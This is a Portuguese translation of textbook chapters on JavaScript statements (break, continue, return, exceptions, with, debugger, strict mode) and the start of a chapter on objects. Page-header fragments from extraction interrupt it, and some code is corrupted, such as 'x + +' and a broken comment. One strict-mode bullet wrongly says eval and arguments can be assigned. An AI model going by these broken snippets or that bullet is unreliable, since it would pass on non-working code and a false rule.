Como ela é usada para sair de um laço ou switch para sair, essa forma da instrução *break* é válida apenas dentro de uma dessas instruções.

Já vimos exemplos da instrução *break* dentro de uma instrução *switch*. Em laços, ela é normalmente utilizada para sair prematuramente, quando, por qualquer motivo, não há mais qualquer necessidade de completar o laço. Quando um laço tem condições de término complexas, frequentemente é mais fácil implementar algumas dessas condições com instruções *break* do que tentar expressar todas elas em uma única expressão de laço. O código a seguir procura um valor específico nos elementos de um array. O laço termina normalmente ao chegar no fim do array; ele termina com uma instru-

ção *break* se encontra o que está procurando no array:

```
for(var i = 0; i < a.length; i++) {
```

```
  if (a[i] == target) break;
```

```
}
```

JavaScript também permite que a palavra-chave *break* seja seguida por um rótulo de instrução (apenas o identificador, sem os dois-pontos):

```
break numerótulo;
```

Quando a instrução *break* é usada com um rótulo, ela pula para o final (ou termina) da instrução circundante que tem o rótulo especificado. Se não houver qualquer instrução circundante com o rótulo especificado, é um erro de sintaxe usar *break* dessa forma. Nessa forma da instrução *break*, a instrução nomeada não precisa ser um laço ou switch: *break* pode “sair de” qualquer instrução circundante. Essa instrução pode até ser um bloco de instruções agrupadas dentro de chaves, com o único objetivo de nomear o bloco com um rótulo.

Não é permitido um caractere de nova linha entre a palavra-chave *break* e numerótulo. Isso é resultado da inserção automática de pontos e vírgulas omitidos de JavaScript: se um terminador de linha é colocado entre a palavra-chave *break* e o rótulo que se segue, JavaScript presume que se quis usar a forma simples, não rotulada, da instrução e trata o terminador de linha como um ponto e vírgula.

(Consulte a Seção 2.5.)

A forma rotulada da instrução break é necessária quando se quer sair de uma instrução que não é o laço ou uma instrução switch circundante mais próxima. O código a seguir demonstra isso: var matrix = getData();

// Obtém um array 2D de números de algum lugar

// Agora soma todos os números da matriz.

var sum = 0, success = false;

// Começa com uma instrução rotulada da qual podemos sair se ocorrerem erros compute_sum: if (matrix) {

for(var x = 0; x < matrix.length; x + +) {

var row = matrix[x];

if (!row) break compute_sum;

102 Parte

I JavaScript

básica

```
for(var y = 0; y < row.length; y++) {
```

```
var cell = row[y];
```

```
if (isNaN(cell)) break compute_sum;
```

```
sum += cell;
```

```
}
```

```
}
```

```
success = true;
```

```
}
```

// As instruções break pulam para cá. Se chegamos aqui com success == false,

// então algo deu errado com a matriz que recebemos.

// Caso contrário, sum contém a soma de todas as células da matriz.

Por fim, note que uma instrução break, com ou sem rótulo, não pode transferir o controle para além dos limites da função. Não se pode rotular uma instrução de definição de função, por exemplo, e depois usar esse rótulo dentro da função.

5.6.3 continue

A instrução *continue* é semelhante à instrução *break*. No entanto, em vez de sair de um laço, *continue* reinicia um laço na próxima iteração. A sintaxe da instrução *continue* é tão simples quanto a da instrução *break*:

continue;

A instrução *continue* também pode ser usada com um rótulo:

continue *nomerótulo*;

A instrução *continue*, tanto em sua forma rotulada como na não rotulada, só pode ser usada dentro do corpo de um laço. Utilizá-la em qualquer outro lugar causa erro de sintaxe.

Quando a instrução *continue* é executada, a iteração atual do laço circundante é terminada e a próxima iteração começa. Isso significa coisas diferentes para diferentes tipos de laços:

- Em um laço *while*, a expressão especificada no início do laço é testada novamente e, se *for true*, o corpo do laço é executado desde o início.
- Em um laço *do/while*, a execução pula para o final do laço, onde a condição de laço é novamente testada, antes de recomençar o laço desde o início.
- Em um laço *for*, a expressão de incremento é avaliada e a expressão de teste é novamente testada para determinar se deve ser feita outra iteração.
- Em um laço *for/in*, o laço começa novamente com o próximo nome de propriedade sendo atribuído à variável especificada.

Note a diferença no comportamento da instrução *continue* nos laços *while* e *for*: um laço *while* retorna diretamente para sua condição, mas um laço *for* primeiramente avalia sua expressão de incremento e depois retorna para sua condição. Anteriormente, consideramos o comportamento do laço *for* em termos de um laço *while* “equivalente”. Contudo, como a instrução *continue* se comporta diferentemente para esses dois laços, não é possível simular perfeitamente um laço *for* com um laço *while* sozinho.

Ja

O exemplo a seguir mostra uma instrução *continue* não rotulada sendo usada para pular o restante **vaS**

da iteração atual de um laço quando ocorre um erro:

cript básico

```
for(i = 0; i < data.length; i + +) {
```

```
if (!data[i]) continue;
```

```
// Não pode prosseguir com dados indefinidos
```

a

```
total += data[i];
```

```
}
```

Assim como a instrução *break*, a instrução *continue* pode ser usada em sua forma rotulada dentro de laços aninhados, quando o laço a ser reiniciado não é o laço imediatamente circundante. Além disso, assim como na instrução *break*, não são permitidas quebras de linha entre a instrução *continue* e seu numerótulo.

5.6.4 return

Lembre-se de que as chamadas de função são expressões e de que todas as expressões têm valores.

Uma instrução *return* dentro de uma função especifica o valor das chamadas dessa função. Aqui está a sintaxe da instrução *return*:

```
return expressão;
```

A instrução *return* só pode aparecer dentro do corpo de uma função. É erro

de sintaxe ela aparecer em qualquer outro lugar. Quando a instrução `return` é executada, a função que a contém retorna o valor de expressão para sua chamadora. Por exemplo:

```
function square(x) { return x*x; }

// Uma função que tem instrução return

square(2)
```

```
// Esta chamada é avaliada como 4
```

Sem uma instrução `return`, uma chamada de função simplesmente executa cada uma das instruções do corpo da função até chegar ao fim da função e, então, retorna para sua chamadora. Nesse caso, a expressão de invocação é avaliada como `undefined`. A instrução `return` aparece frequentemente como a última instrução de uma função, mas não precisa ser a última: uma função retorna para sua chamadora quando uma instrução `return` é executada, mesmo que ainda restem outras instruções no corpo da função.

A instrução `return` também pode ser usada sem uma expressão, para fazer a função retornar `undefined` para sua chamadora. Por exemplo:

```
function display_objeto(o) {

// Retorna imediatamente se o argumento for null ou undefined.

if (!o) return;

// O restante da função fica aqui...

}
```

Por causa da inserção automática de ponto e vírgula em JavaScript (Seção 2.5), não se pode incluir uma quebra de linha entre a palavra-chave `return`

e a expressão que a segue.

5.6.5 throw

Uma exceção é um sinal indicando que ocorreu algum tipo de condição excepcional ou erro. Disparar uma exceção é sinalizar tal erro ou condição excepcional. Capturar uma exceção é tratar dela – execu-

I JavaScript

básica

tar as ações necessárias ou apropriadas para se recuperar da exceção. Em JavaScript, as exceções são lançadas quando ocorre um erro em tempo de execução e quando o programa lança uma explicitamente, usando a instrução `throw`. As exceções são capturadas com a instrução `try/catch/finally`, a qual está descrita na próxima seção.

A instrução `throw` tem a seguinte sintaxe:

`throw expressão;`

`expressão` pode ser avaliada com um valor de qualquer tipo. Pode-se lançar um número representando um código de erro ou uma string contendo uma mensagem de erro legível para seres humanos. A classe `Error` e suas subclasses são usadas quando o próprio interpretador JavaScript lança um erro, e você também pode usá-las. Um objeto `Error` tem uma propriedade `name` que especifica o tipo de erro e uma propriedade `message` que contém a string passada para a função construtora (consulte a classe `Error` na seção de referência). Aqui está um exemplo de função que lança um objeto `Error` quando chamada com um argumento inválido: `function factorial(x)`
{

`// Se o argumento de entrada é inválido, dispara uma exceção!`

`if (x < 0) throw new Error("x must not be negative");`

`// Caso contrário, calcula um valor e retorna normalmente`

`for(var f = 1; x > 1; f = x, x--) / vazio */;`

return

f;

}

Quando uma exceção é disparada, o interpretador JavaScript interrompe imediatamente a execução normal do programa e pula para a rotina de tratamento de exceção mais próxima. As rotinas de tratamento de exceção são escritas usando a cláusula catch da instrução try/catch/finally, que está descrita na próxima seção. Se o bloco de código no qual a exceção foi lançada não tem uma cláusula catch associada, o interpretador verifica o próximo bloco de código circundante mais alto para ver se ele tem uma rotina de tratamento de exceção associada. Isso continua até uma rotina de tratamento ser encontrada. Se uma exceção é lançada em uma função que não contém uma instrução try/catch/

finally para tratar dela, a exceção se propaga para o código que chamou a função. Desse modo, as exceções se propagam pela estrutura léxica de métodos de JavaScript e para cima na pilha de chamadas. Se nenhuma rotina de tratamento de exceção é encontrada, a exceção é tratada como erro e o usuário é informado.

5.6.6 try/catch/finally

A instrução try/catch/finally é o mecanismo de tratamento de exceção de JavaScript. A cláusula try dessa instrução simplesmente define o bloco de código cujas exceções devem ser tratadas. O

bloco try é seguido de uma cláusula catch, a qual é um bloco de instruções que são chamadas quando ocorre uma exceção em qualquer lugar dentro do bloco try. A cláusula catch é seguida por um bloco finally contendo o código de limpeza que é garantidamente executado, independente do que aconteça no bloco try. Os blocos catch e finally são opcionais, mas um bloco try deve estar acompanhado de pelo menos um desses blocos. Os blocos try, catch e finally começam e terminam com chaves. Essas chaves são uma parte obrigatória da sintaxe e não podem ser omitidas, mesmo que uma cláusula contenha apenas uma instrução.

Capítulo

5 Instruções 105

Ja

O código a seguir ilustra a sintaxe e o objetivo da instrução `try/catch/finally`: **JavaScript básico**

```
try {
```

```
// Normalmente, este código é executado do início ao fim do bloco
```

```
// sem problemas. Mas às vezes pode disparar uma exceção
```

```
a
```

```
// diretamente, com uma instrução throw, ou indiretamente, pela
```

```
// chamada de um método que lança uma exceção.
```

```
}
```

```
catch (e) {
```

```
// As instruções deste bloco são executadas se, e somente se, o bloco
```

```
// try dispara uma exceção. Essas instruções podem usar a variável local
```

```
// e se referir ao objeto Error ou a outro valor que foi lançado.
```

```
// Este bloco pode tratar da exceção de algum modo, pode ignorá-la
```

```
// não fazendo nada ou pode lançar a exceção novamente com throw.
```

```
}
```

```
finally {
```

```
// Este bloco contém instruções que são sempre executadas, independente
```

```
// do que aconteça no bloco try. Elas são executadas se o bloco
```

```
// try terminar:
```

```
//
```

```
1) normalmente, após chegar ao final do bloco
```

```
//
```

```
2) por causa de uma instrução break, continue ou return
```

```
//
```

3) com uma exceção que é tratada por uma cláusula catch anterior

//

4) com uma exceção não capturada que ainda está se propagando

}

Note que a palavra-chave catch é seguida por um identificador entre parênteses. Esse identificador é como um parâmetro de função. Quando uma exceção é capturada, o valor associado à exceção (um objeto Error, por exemplo) é atribuído a esse parâmetro. Ao contrário das variáveis normais, o identificador associado a uma cláusula catch tem escopo de bloco – ele é definido apenas dentro do bloco catch.

Aqui está um exemplo realista da instrução try/catch. Ele usa o método factorial() definido na seção anterior e os métodos JavaScript do lado do cliente prompt() e alert() para entrada e saída: try {

// Pedir para o usuário inserir um número

var n = Number(prompt("Please enter a positive integer", ""));

// Calcula o fatorial do número, supondo que a entrada seja válida var f = factorial(n);

// Mostra o resultado

alert(n + "!" + " = " + f);

}

catch (ex) {

// Se a entrada do usuário não foi válida, terminamos aqui

```
alert(ex);
```

```
// Informa ao usuário qual é o erro
```

```
}
```

Esse exemplo é uma instrução try/catch sem qualquer cláusula finally. Embora finally não seja usada tão frequentemente quanto catch, ela pode ser útil. Contudo, seu comportamento exige mais explicações. É garantido que a cláusula finally é executada se qualquer parte do bloco try é executada, independente de como o código do bloco try termina. Ela é geralmente usada para fazer a limpeza após o código na cláusula try.

I JavaScript

básica

No caso normal, o interpretador JavaScript chega ao final do bloco `try` e então passa para o bloco `finally`, o qual faz toda limpeza necessária. Se o interpretador sai do bloco `try` por causa de uma instrução `return`, `continue` ou `break`, o bloco `finally` é executado antes que o interpretador pule para seu novo destino.

Se ocorre uma exceção no bloco `try` e existe um bloco `catch` associado para tratar da exceção, o interpretador primeiramente executa o bloco `catch` e depois o bloco `finally`. Se não há qualquer bloco `catch` local para tratar da exceção, o interpretador primeiramente executa o bloco `finally` e depois pula para a cláusula `catch` circundante mais próxima.

Se o próprio bloco `finally` causa um salto com uma instrução `return`, `continue`, `break` ou `throw`, ou chamando um método que lança uma exceção, o interpretador abandona o salto que estava pendente e realiza o novo salto. Por exemplo, se uma cláusula `finally` lança uma exceção, essa exceção substitui qualquer outra que estava no processo de ser lançada. Se uma cláusula `finally` executa uma instrução `return`, o método retorna normalmente, mesmo que uma exceção tenha sido lançada e ainda não tratada.

`try` e `finally` podem ser usadas juntas, sem uma cláusula `catch`. Nesse caso, o bloco `finally` é simplesmente código de limpeza que garantidamente é executado, independente do que aconteça no bloco `try`. Lembre-se de que não podemos simular completamente um laço `for` com um laço `while`, pois a instrução `continue` se comporta diferentemente para os dois laços. Se adicionamos uma instrução `try/finally`, podemos escrever um loop `while` que funciona como um laço `for` e que trata instruções `continue` corretamente: `// Simula o corpo de for( inicialização ; teste ; incremento ); inicialização ;`

```
while( teste ) {
```

try

{

corpo ; }

finally

{

incremento ; }

}

Note, entretanto, que um corpo que contém uma instrução break se comporta de modo ligeiramente diferente (causando um incremento extra antes de sair) no laço while e no laço for; portanto, mesmo com a cláusula finally, não é possível simular completamente o laço for com while.

5.7 Instruções diversas

Esta seção descreve as três instruções restantes de JavaScript – with, debugger e use strict.

5.7.1 with

Na Seção 3.10.3, discutimos o encadeamento de escopo – uma lista de objetos que são pesquisados, em ordem, para realizar a solução de nomes de variável. A instrução with é usada para ampliar o encadeamento de escopo temporariamente. Ela tem a seguinte sintaxe: with (objeto)

instrução

Capítulo

5 Instruções 107

Ja

*Essa instrução adiciona objeto na frente do encadeamento de escopo, executa instrução e, então, **vaS***

restaura o encadeamento de escopo ao seu estado original.

cripto básico

A instrução with é proibida no modo restrito (consulte a Seção 5.7.3) e deve ser considerada desaprovada no modo não restrito: evite usá-la, quando possível. Um código JavaScript que utiliza with a

é difícil de otimizar e é provável que seja executado mais lentamente do que um código equivalente escrito sem a instrução with.

O uso comum da instrução `with` é para facilitar o trabalho com hierarquias de objeto profundamente aninhadas. Em JavaScript do lado do cliente, por exemplo, talvez seja necessário digitar expressões como a seguinte para acessar elementos de um formulário HTML:

```
document.forms[0].address.value
```

Caso precise escrever expressões como essa várias vezes, você pode usar a instrução `with` para adicionar o objeto formulário no encadeamento de escopo:

```
with(document.forms[0]) {
```

```
// Acessa elementos do formulário diretamente aqui. Por exemplo:  
name.value = "";
```

```
address.value = "";
```

```
email.value = "";
```

```
}
```

Isso reduz o volume de digitação necessária: não é mais preciso prefixar cada nome de propriedade do formulário com `document.forms[0]`. Esse objeto faz parte do encadeamento de escopo temporariamente e é pesquisado automaticamente quando JavaScript precisa solucionar um identificador, como `address`. É claro que é muito simples evitar a instrução `with` e escrever o código anterior como segue: `var f = document.forms[0];`

```
f.name.value = "";
```

```
f.address.value = "";
```

```
f.email.value = "";
```

Lembre-se de que o encadeamento de escopo é usado somente ao se pesquisar identificadores e não ao se criar outros novos. Considere este código:

```
with(o) x = 1;
```

Se o objeto o tem uma propriedade x, então esse código atribui o valor 1 a essa propriedade. Mas se x não está definida em o, esse código é o mesmo que $x = 1$ sem a instrução with. Ele atribui a uma variável local ou global chamada x ou cria uma nova propriedade do objeto global. Uma instrução with fornece um atalho para ler propriedades de o, mas não para criar novas propriedades de o.

5.7.2 debugger

A instrução debugger normalmente não faz nada. No entanto, se um programa depurador estiver disponível e em execução, então uma implementação pode (mas não é obrigada a) executar algum tipo de ação de depuração. Na prática, essa instrução atua como um ponto de interrupção: a execução do

I JavaScript

básica

código JavaScript para e você pode usar o depurador para imprimir valores de variáveis, examinar a pilha de chamada, etc. Suponha, por exemplo, que você esteja obtendo uma exceção em sua função `f()` porque ela está sendo chamada com um argumento indefinido e você não consegue descobrir de onde essa chamada está vindo. Para ajudar na depuração desse problema, você poderia alterar `f()` de modo que começasse como segue: `function f(o) {`

```
if (o === undefined) debugger;
```

```
// Linha temporária para propósitos de depuração
```

```
...
```

```
// O restante da função fica aqui.
```

```
}
```

Agora, quando `f()` for chamada sem argumentos, a execução vai parar e você poderá usar o depurador para inspecionar a pilha de chamada e descobrir de onde está vindo essa chamada incorreta.

`debugger` foi adicionada formalmente na linguagem por ECMAScript 5, mas tem sido implementada pelos principais fornecedores de navegador há bastante tempo. Note que não é suficiente ter um depurador disponível: a instrução `debugger` não vai iniciar o depurador para você. No entanto, se um depurador já estiver em execução, essa instrução vai causar um ponto de interrupção. Se você usa a extensão de depuração Firebug para Firefox, por exemplo, deve ter o Firebug habilitado para a página Web que deseja depurar para que a instrução `debugger` funcione.

5.7.3 "use strict"

"use strict" é uma diretiva introduzida em ECMAScript 5. As diretivas não são instruções (mas são parecidas o suficiente para que "use strict" seja documentada aqui). Existem duas diferenças importantes entre a diretiva "use strict" e as instruções normais:

- Ela não inclui qualquer palavra-chave da linguagem: a diretiva é apenas uma instrução de expressão que consiste em uma string literal especial (entre aspas simples ou duplas). Os interpretadores JavaScript que não implementam ECMAScript 5 vão ver simplesmente uma instrução de expressão sem efeitos colaterais e não farão nada. É esperado que as futuras versões do padrão ECMAScript apresentem use como uma verdadeira palavra-chave, permitindo que as aspas sejam eliminadas.
- Ela só pode aparecer no início de um script ou no início do corpo de uma função, antes que qualquer instrução real tenha aparecido. Contudo, não precisa ser o primeiro item no script ou na função: uma diretiva "use strict" pode ser seguida ou precedida por outras instruções de expressão de string literal, sendo que as implementações de JavaScript podem interpretar essas outras strings literais como diretivas definidas pela implementação. As instruções de expressão de string literal que vêm depois da primeira instrução normal em um script ou em uma função são apenas instruções de expressão normais; elas não podem ser interpretadas como diretivas e não têm efeito algum.

O objetivo de uma diretiva "use strict" é indicar que o código seguinte (no script ou função) é código restrito. O código de nível superior (não função) de um script é código restrito se o script tem uma diretiva "use strict". O corpo de uma função é código restrito se está definido dentro de código restrito ou se tem uma diretiva "use strict". Um código passado para o método eval() é código restrito se eval() é chamado a partir de código restrito ou se a string de código inclui uma diretiva "use strict".

Capítulo

5 Instruções 109

Ja

Um código restrito é executado no modo restrito. O modo restrito de ECMAScript 5 é um subcon-vaS

junto restrito da linguagem que corrige algumas deficiências importantes e fornece verificação de **cript básico**

erro mais forte e mais segurança. As diferenças entre o modo restrito e o modo não restrito são as seguintes (as três primeiras são especialmente importantes):

- A instrução `with` não é permitida no modo restrito.

- No modo restrito, todas as variáveis devem ser declaradas: um `ReferenceError` é lançado se você atribui um valor a um identificador que não é uma variável, função, parâmetro de fun-

ção, parâmetro de cláusula `catch` ou propriedade declarada do objeto global. (No modo não restrito, isso declara uma variável global implicitamente, pela adição de uma nova propriedade no objeto global.)

- No modo restrito, as funções chamadas como funções (e não como métodos) têm o valor de `this` igual a `undefined`. (No modo não restrito, as funções chamadas como funções são sempre passadas para o objeto global como seu valor de `this`.) Essa diferença pode ser usada para determinar se uma implementação suporta o modo restrito:

```
var hasStrictMode = (function() { "use strict"; return  
this === undefined})();
```

Além disso, no modo restrito, quando uma função é chamada com `call()` ou `apply()`, o valor de `this` é exatamente o valor passado como primeiro argumento para `call()` ou `apply()`. (No modo não restrito, valores `null` e `undefined` são substituídos pelo objeto global e valores que não são objeto são convertidos em objetos.)

- No modo restrito, as atribuições para propriedades não graváveis e tentativas de criar novas propriedades em objetos não extensíveis lançam um `TypeError`. (No modo não restrito, essas tentativas falham silenciosamente.)

- No modo restrito, um código passado para `eval()` não pode declarar variáveis nem definir funções no escopo do chamador, como acontece no modo não restrito. Em vez disso, as defini-

ções de variável e de função têm um novo escopo criado para `eval()`. Esse escopo é descartado quando `eval()` retorna.

- No modo restrito, o objeto `arguments` (Seção 8.3.2) em uma função

contém uma cópia está-

tica dos valores passados para a função. No modo não restrito, o objeto arguments tem comportamento “mágico”, no qual os elementos do array e os parâmetros de função nomeados se referem ambos ao mesmo valor.

- No modo restrito, um SyntaxError é lançada se o operador delete é seguido por um identificador não qualificado, como uma variável, função ou parâmetro de função. (No modo não restrito, tal expressão delete não faz nada e é avaliada como false.)*
- No modo restrito, uma tentativa de excluir uma propriedade que não pode ser configurada lança um TypeError. (No modo não restrito, a tentativa falha e a expressão delete é avaliada como false.)*
- No modo restrito, é erro de sintaxe um objeto literal definir duas ou mais propriedades com o mesmo nome. (No modo não restrito, não ocorre erro.)*
- No modo restrito, é erro de sintaxe uma declaração de função ter dois ou mais parâmetros com o mesmo nome. (No modo não restrito, não ocorre erro.)*

- No modo restrito, literais inteiros em octal (começando com um 0 que não é seguido por um x) não são permitidas. (No modo não restrito, algumas implementações permitem literais em octal.)
 - No modo restrito, os identificadores `eval` e `arguments` são tratados como palavras-chave e não é permitido alterar seus valores. Você pode atribuir um valor a esses identificadores, declará-los como variáveis, utilizá-los como nomes de função, utilizá-los como nomes de parâmetro de função ou utilizá-los como o identificador de um bloco `catch`.
 - No modo restrito, a capacidade de examinar a pilha de chamada é restrita. `arguments.caller` e `arguments.callee` lançam ambos um `TypeError` dentro de uma função de modo restrito. As funções de modo restrito também têm propriedades `caller` e `arguments` que lançam um `TypeError` quando lidas. (Algumas implementações definem essas propriedades não padronizadas em funções não restritas.)
- ### **5.8 Resumo das instruções JavaScript**

Este capítulo apresentou cada uma das instruções da linguagem JavaScript. A Tabela 5-1 as resume, listando a sintaxe e o objetivo de cada uma.

Tabela 5-1 Sintaxe das instruções JavaScript

Instrução

Sintaxe

Objetivo

break

break [rótulo];

Sai do laço ou switch mais interno

ou da instrução circundante

nomeada

case

case expressão:

Rotula uma instrução dentro de

um switch

continue

continue [rótulo];

Começa a próxima iteração do laço

mais interno ou do laço nomeado

debugger

debugger;

Ponto de interrupção de depurador

default

default:

Rotula a instrução padrão dentro

de um switch

do/while

do instrução while (expressão);

Uma alternativa para o laço while

empty

;

Não faz nada

for

for(inic; teste; incr) instrução

Um laço fácil de usar

for/in

for (var in objeto) instrução

Enumera as propriedades de objeto

function

function nome([parâm[,...]]) {

Declara uma função chamada nome

corpo }

if/else

if (expr) instrução1 [else

Executa instrução1 ou instrução2

instrução2]

label

rótulo: instrução

Dá à instrução o nome rótulo

return

return [expressão];

Retorna um valor de uma função

Capítulo

5 Instruções 111

Ja

*Tabela 5-1 Sintaxe das instruções JavaScript (Continuação) vaScript
básic*

Instrução

Sintaxe

Objetivo

switch

switch (expressão)

Ramificação de múltiplos caminhos

{ instruções }

para rótulos case ou default:

a

throw

throw expressão;

Lança uma exceção

try

try { instruções }

Trata exceções

[catch { instruções de rotina de

tratamento }]

[finally { instruções de limpeza

}]

use strict

"use strict";

Aplica restrições do modo

restrito em um script ou função

var

var nome [= expr] [,...];

Declara e inicializa uma ou mais

variáveis

while

while (expressão) instrução

Uma construção de laço básica

with

with (objeto) instrução

Amplia o encadeamento de escopo

(proibida no modo restrito)

Capítulo 6

Objetos

O tipo fundamental de dados de JavaScript é o objeto. Um objeto é um valor composto: ele agrega diversos valores (valores primitivos ou outros objetos) e permite armazenar e recuperar esses valores pelo nome. Um objeto é um conjunto não ordenado de propriedades, cada uma das quais tendo um nome e um valor. Os nomes de propriedade são strings; portanto, podemos dizer que os objetos mapeiam strings em valores. Esse mapeamento de string em valor recebe vários nomes: você provavelmente já conhece a estrutura de dados fundamental pelo nome “hash”, “tabela de hash”, “dicionário” ou “array associativo”. Contudo, um objeto é mais do que um simples mapeamento de strings para valores. Além de manter seu próprio conjunto de propriedades, um objeto JavaScript também herda as propriedades de outro objeto, conhecido como seu “protótipo”. Os métodos de um objeto normalmente são propriedades herdadas e essa “herança de protótipos” é um recurso importante de JavaScript.

Os objetos JavaScript são dinâmicos – normalmente propriedades podem ser adicionadas e excluídas

–, mas podem ser usados para simular os objetos e as “estruturas” estáticas das linguagens estaticamente tipadas. Também podem ser usados (ignorando-se a parte referente ao valor do mapeamento de string para valor) para representar conjuntos de strings.

Qualquer valor em JavaScript que não seja uma string, um número, true, false, null ou undefined, é um objeto. E mesmo que strings, números e valores booleanos não sejam objetos, eles se comportam como objetos imutáveis (consulte a Seção 3.6).

Lembre-se, da Seção 3.7, de que os objetos são mutáveis e são manipulados por referência e não por valor. Se a variável x se refere a um objeto e o código `var y = x;` é executado, a variável y contém uma referência para o mesmo objeto e não uma cópia desse objeto. Qualquer modificação feita no objeto por meio da variável y também é visível por meio da variável x.

As coisas mais comuns feitas com objetos são: criá-los e configurar, consultar, excluir, testar e enumerar suas propriedades. Essas operações

fundamentais estão descritas nas seções de abertura deste capítulo. As seções seguintes abordam temas mais avançados, muitos dos quais são específicos de ECMAScript 5.

Uma propriedade tem um nome e um valor. Um nome de propriedade pode ser qualquer string, incluindo a string vazia, mas nenhum objeto pode ter duas propriedades com o mesmo nome. O

valor pode ser qualquer valor de JavaScript ou (em ECMAScript 5) uma função “getter” ou “setter”

Capítulo

6 Objetos 113

Ja

*(ou ambas). Vamos aprender sobre as funções getter e setter na Seção 6.6. Além de seu nome e valor, **vaS***

*cada propriedade tem valores associados que chamamos de atributos de propriedade: **cript básic***

- O atributo gravável especifica se o valor da propriedade pode ser configurado.*

a

- O atributo enumerável especifica se o nome da propriedade é retornado por um laço for/in.*

- O atributo configurável especifica se a propriedade pode ser excluída e se seus atributos podem ser alterados.*

Antes de ECMAScript 5, todas as propriedades dos objetos criados por seu código eram graváveis, enumeráveis e configuráveis. Em ECMAScript 5 é possível configurar os atributos de suas propriedades. A Seção 6.7 explica como se faz isso.

Além de suas propriedades, todo objeto tem três atributos de objeto associados:

- O protótipo de um objeto é uma referência para outro objeto do qual as propriedades são herdadas.

- A classe de um objeto é uma string que classifica o tipo de um objeto.

- O flag extensível de um objeto especifica (em ECMAScript 5) se novas propriedades podem ser adicionadas no objeto.

Vamos aprender mais sobre protótipos e herança de propriedade na Seção 6.1.3 e na Seção 6.2.2, e vamos abordar todos os três atributos com mais detalhes na Seção 6.8.

Por fim, aqui estão alguns termos que vamos usar para diferenciar entre três categorias amplas de objetos de JavaScript e dois tipos de propriedades:

- Um objeto nativo é um objeto ou uma classe de objetos definida pela especificação ECMAScript.

Arrays, funções, datas e expressões regulares (por exemplo) são objetos nativos.

- Um objeto hospedeiro é um objeto definido pelo ambiente hospedeiro (como um navegador Web) dentro do qual o interpretador JavaScript está incorporado. Os objetos `HTMLElement`, que representam a estrutura de uma página Web em JavaScript do lado do cliente, são objetos hospedeiros. Os objetos hospedeiros também podem ser objetos nativos, como quando o ambiente hospedeiro define métodos que são objetos `Function` normais de JavaScript.

- Um objeto definido pelo usuário é qualquer objeto criado pela execução de código JavaScript.

- Uma propriedade própria é uma propriedade definida diretamente em um objeto.

- *Uma propriedade herdada é uma propriedade definida pelo objeto protótipo de um objeto.*

6.1 Criando objetos

Os objetos podem ser criados com objetos literais, com a palavra-chave `new` e (em ECMAScript 5) com a função `Object.create()`. As subseções a seguir descrevem cada técnica.

6.1.1 Objetos literais

A maneira mais fácil de criar um objeto é incluir um objeto literal no código JavaScript. Um objeto literal é uma lista separada com vírgulas de pares nome:valor separados por dois-pontos, colocados entre chaves. Um nome de propriedade é um identificador JavaScript ou uma string literal (a string vazia é permitida). Um valor de propriedade é qualquer expressão JavaScript; o valor da expressão (pode ser um valor primitivo ou um valor de objeto) se torna o valor da propriedade. Aqui estão alguns exemplos:

```
var empty = {};
```

```
// Um objeto sem propriedades
```

```
var point = { x:0, y:0 };
```

```
// Duas propriedades
```

```
var point2 = { x:point.x, y:point.y + 1 }; // Valores mais complexos  
var book = {
```

```
  "main title": "JavaScript",
```

```
  // Os nomes de propriedade incluem espaços,
```

```
'subtitle': "The Definitive Guide", // e hifens; portanto, usam strings literais
```

```
"for": "all audiences",
```

// for é uma palavra reservada; portanto, usa

// aspas

author: {

// O valor dessa propriedade é

firstname: "David",

// ele próprio um objeto. Note que

surname: "Flanagan"

// esses nomes de propriedade não têm aspas.

}

};

Em ECMAScript 5 (e em algumas implementações de ECMAScript 3), palavras reservadas podem ser usadas como nomes de propriedade sem aspas. Em geral, contudo, os nomes de propriedade que são palavras reservadas devem ser colocados entre aspas em ECMAScript 3. Em ECMAScript 5, uma vírgula à direita após a última propriedade em um objeto literal é ignorada. Vírgulas à direita são ignoradas na maioria das

implementações ECMAScript 3, mas o IE as considera um erro.

Um objeto literal é uma expressão que cria e inicializa um objeto novo e diferente cada vez que é avaliada. O valor de cada propriedade é avaliado cada vez que o literal é avaliado. Isso significa que um único objeto literal pode criar muitos objetos novos, caso apareça dentro do corpo de um laço em uma função que é chamada repetidamente, e que os valores de propriedade desses objetos podem diferir uns dos outros.

6.1.2 Criando objetos com new

O operador new cria e inicializa um novo objeto. A palavra-chave new deve ser seguida de uma chamada de função. Uma função usada dessa maneira é chamada de construtora e serve para inicializar um objeto recém-criado. JavaScript básica contém construtoras internas para tipos nativos. Por exemplo: `var o = new Object();` // Cria um objeto vazio: o mesmo que `{}`.

```
var a = new Array();
```

```
// Cria um array vazio: o mesmo que [].
```

```
var d = new Date();
```

```
// Cria um objeto Date representando a hora atual
```

```
var r = new RegExp("js");
```

```
// Cria um objeto RegExp para comparação de padrões.
```

Além dessas construtoras internas, é comum definir suas próprias funções construtoras para inicializar objetos recém-criados. Isso é abordado no Capítulo 9.

Capítulo

6 Objetos 115

Ja

6.1.3 Protótipos

JavaScript básico

Antes de podermos abordar a terceira técnica de criação de objeto, devemos fazer uma breve pausa para explicar os protótipos. Todo objeto JavaScript tem um segundo objeto JavaScript (ou null, mas a

isso é raro) associado. Esse segundo objeto é conhecido como protótipo e o primeiro objeto herda propriedades do protótipo.

Todos os objetos criados por objetos literais têm o mesmo objeto protótipo e podemos nos referir a esse objeto protótipo em código JavaScript como `Object.prototype`. Os objetos criados com a palavra-chave `new` e uma chamada de construtora utilizam o valor da propriedade `prototype` da fun-

ção construtora como protótipo. Assim, o objeto criado por `new Object()` herda de `Object.prototype`, exatamente como acontece com o objeto criado por `{}`. Da mesma forma, o objeto criado por `new Array()` usa `Array.prototype` como protótipo e o objeto criado por `new Date()` usa `Date.prototype` como protótipo.

`Object.prototype` é um dos raros objetos que não têm protótipo: ele não herda propriedade alguma.

Outros objetos protótipos são objetos normais que têm protótipo. Todas as construtoras internas (e a maioria das construtoras definidas pelo usuário) têm um protótipo que herda de `Object.prototype`.

Por exemplo, `Date.prototype` herda propriedades de `Object.prototype`; portanto, um objeto `Date` criado por `new Date()` herda propriedades de `Date.prototype` e de `Object.prototype`. Essa série encadeada de objetos protótipos é conhecida como encadeamento de protótipos.

Uma explicação sobre o funcionamento da herança de propriedades aparece na Seção 6.2.2. Vamos aprender a consultar o protótipo de um objeto na Seção 6.8.1. E o Capítulo 9 explica a conexão entre protótipos e construtoras com mais detalhes: ele mostra como se define novas “classes” de objetos escrevendo uma função construtora e configurando sua propriedade `prototype` com o objeto protótipo a ser utilizado pelas “instâncias” criadas com essa construtora.

6.1.4 `Object.create()`

ECMAScript 5 define um método, `Object.create()`, que cria um novo objeto, usando seu primeiro argumento como protótipo desse objeto.

